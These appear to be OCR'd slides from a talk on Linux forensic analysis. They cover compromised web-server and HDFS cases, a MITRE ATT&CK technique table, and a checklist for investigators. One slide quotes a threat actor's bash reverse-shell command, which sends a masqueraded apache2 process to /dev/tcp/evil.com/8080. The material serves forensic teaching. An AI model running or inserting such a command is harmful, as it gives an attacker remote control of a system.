Performing Linux Forensic Analysis and Why You Should Care!

$ WHOAMI

Ali Hadi

Professor at Champlain College

{Computer and Digital Forensics, Cybersecurity}

@binaryz0ne

Project Team...

Brendan Brown

Digital Forensics and Cybersecurity Student at Champlain College, @0x_brendan

Mariam Khader

Cybersecurity and Digital Forensics Ph.D. Candidate, PSUT, @MariamKhader118

Victor Griswold

Digital Forensics and Cyber Investigations, @vicgriswold

Case #1: Webserver Brief...

- ✘ Web Server Environment (Apache)
- ✘ Web Application (drupal)
- ✘ Used for local team

- ✘ Unusual activity was noticed during last week (2nd week of Oct. 2019)


Case #2: HDFS Cluster Brief...

- ✘ Hadoop Distributed File System Environment
- ✘ Main NameNode facing the Internet
  - Master
- ✘ DataNodes on seperate network
  - Slave 1 and Slave 2

- ✘ Suspicious activity was noticed on network during last 10 days
- ✘ Access to Master and Slaves from unusual host
- ✘ New software is found on the system

Case #3 Compromising System

+



Bedtime Story !!!
/dev/tcp/evil.com

Bash Reverse Shell Case

Threat actor:

```
/usr/share/apache2/build/apache2 -i >& /dev/tcp/evil.com/8080 0>&1
```

Attacks Mapped to MITRE ATT&CK Framework...

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
9 items	10 items	14 items	7 items	24 items	9 items	13 items	6 items	10 items	22 items	9 items	13 items
Drive-by Compromise	Command-Line Interface	.bash_profile and .bashrc	Exploitation for Privilege Escalation	Binary Padding	Bash History	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Exploitation for Client Execution	Bootkit	Process Injection	Clear Command History	Brute Force	Browser Bookmark Discovery	Exploitation of Remote Services	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
Hardware Additions	Graphical User Interface	Browser Extensions	Setuid and Setgid	Compile After Delivery	Credential Dumping	File and Directory Discovery	Remote File Copy	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Spearphishing Attachment	Local Job Scheduling	Create Account	Sudo	Disabling Security Tools	Credentials in Files	Network Service Scanning	Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Spearphishing Link	Scripting	Hidden Files and Directories	Sudo Caching	Execution Guardrails	Exploitation for Credential Access	Network Sniffing	SSH Hijacking	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing via Service	Source	Kernel Modules and Extensions	Valid Accounts	Exploitation for Defense Evasion	Input Capture	Password Policy Discovery	Third-party Software	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Supply Chain Compromise	Space after Filename	Local Job Scheduling	Web Shell	File Deletion	Network Sniffing	Permission Groups Discovery		Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Trusted Relationship	Third-party Software	Port Knocking		File Permissions Modification	Private Keys	Process Discovery		Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Valid Accounts	Trap	Redundant Access		Hidden Files and Directories	Two-Factor Authentication Interception	Remote System Discovery		Input Capture	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
	User Execution	Setuid and Setgid		HISTCONTROL		System Information Discovery		Screen Capture	Fallback Channels		Resource Hijacking
		Systemd Service		Indicator Removal from Tools		System Network Configuration Discovery			Multi-hop Proxy		Runtime Data Manipulation
		Trap		Indicator Removal on Host		System Network Connections Discovery			Multi-Stage Channels		Stored Data Manipulation
		Valid Accounts		Install Root Certificate		System Owner/User Discovery			Multiband Communication		Transmitted Data Manipulation
		Web Shell		Masquerading					Multilayer Encryption		
				Obfuscated Files or Information					Port Knocking		
				Port Knocking					Remote Access Tools		
				Process Injection					Remote File Copy		
				Redundant Access					Standard Application Layer Protocol		
				Rootkit					Standard Cryptographic Protocol		
				Scripting					Standard Non-Application Layer Protocol		
				Space after Filename					Uncommonly Used Port		
				Timestomp					Web Service		
				Valid Accounts							
				Web Service							

Summary of What to Do!!!...

- ✘ Gather as much case info as you can ...
- ✘ Understand the FHS ...
- ✘ Check user /etc/passwd and group accounts /etc/group
- ✘ Check shells and history logs
- ✘ Search added/modified files ...
- ✘ Check running processes, locations, and configs ...
- ✘ Grep your way through logs, they are your friend ...
- ✘ Run timelines ...
- ✘ Finalize your report ...